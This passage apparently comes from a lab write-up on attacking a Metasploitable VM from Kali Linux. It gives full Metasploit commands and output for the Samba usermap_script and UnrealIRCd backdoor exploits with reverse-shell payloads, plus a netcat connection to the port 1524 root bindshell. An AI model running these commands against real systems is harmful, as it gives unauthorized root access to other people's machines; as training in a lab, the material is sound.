LHOST => 172.16.47.128
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 172.16.47.128:4444
[*] Command shell session 1 opened (172.16.47.128:4444 -> 172.16.47.129:45282) at 2021-04-27 19:46:32 -0400

id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

This output displays my successful attempt to break into the VM using the Samba vulnerability exploit module.

Exploiting IRC

Internet Relay Chat (IRC) is a protocol that facilitates communication in the form of text. In this section, I will be exploiting this protocol.

```
#exploit irc:
msfconsole
search irc
use exploit/unix/irc/unreal_ircd_3281_backdoor
show options
set RHOSTS 172.16.47.129
show payloads
set PAYLOAD payload/cmd/unix/reverse
show options
set LHOST 172.16.47.128 <--- my ip
exploit
```




In this session, we need to specify the payload to execute the exploit. In this case, the payload we'll be using is highlighted above.

We specify this payload by typing the following:

set PAYLOAD payload/cmd/unix/reverse

After selecting the payload, we also need to specify the RHOSTS, as usual, and the LHOST as our IP address.



This output shows my successful attempt to use the IRC backdoor module to gain remote access to Metasploitable.

Exploiting Port 1524/TCP Bindshell

```
1524/tcp open  bindshell   Metasploitable root shell
```

Bindshell is a bash shell that is bound to port 1524/tcp. It has a listener running that can be used by an attacker to gain remote access.

To gain access to this machine, we will use Netcat:

nc -nv ip-address 1524

-nv - numeric-only IP addresses, no DNS, verbose

```
┌──(ghost㉿kali)-[~]
└─$ nc -nv 172.16.47.129 1524
(UNKNOWN) [172.16.47.129] 1524 (ingreslock) open
root@metasploitable:/#
```

By executing one command, we can gain remote access to any machine that has a bindshell port 1524/tcp.

References

Metasploitable VM: https://sourceforge.net/projects/metasploitable/

Kali Linux VM: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/

Kali Linux Wikipedia: https://en.wikipedia.org/wiki/Kali_Linux

Nmap Cheat Sheet: https://www.stationx.net/nmap-cheat-sheet/

Msfconsole Commands: https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

What is a Network File System (NFS)?: https://searchenterprisedesktop.techtarget.com/definition/Network-File-System

View Available Exports on an NFS Server: https://www.jamescoyle.net/how-to/1019-view-available-exports-on-an-nfs-server

Internet Relay Chat Wikipedia: https://en.wikipedia.org/wiki/Internet_Relay_Chat

Bind Shells: https://medium.com/@PenTest_duck/bind-vs-reverse-vs-encrypted-shells-what-should-you-use-6ead1d947aa9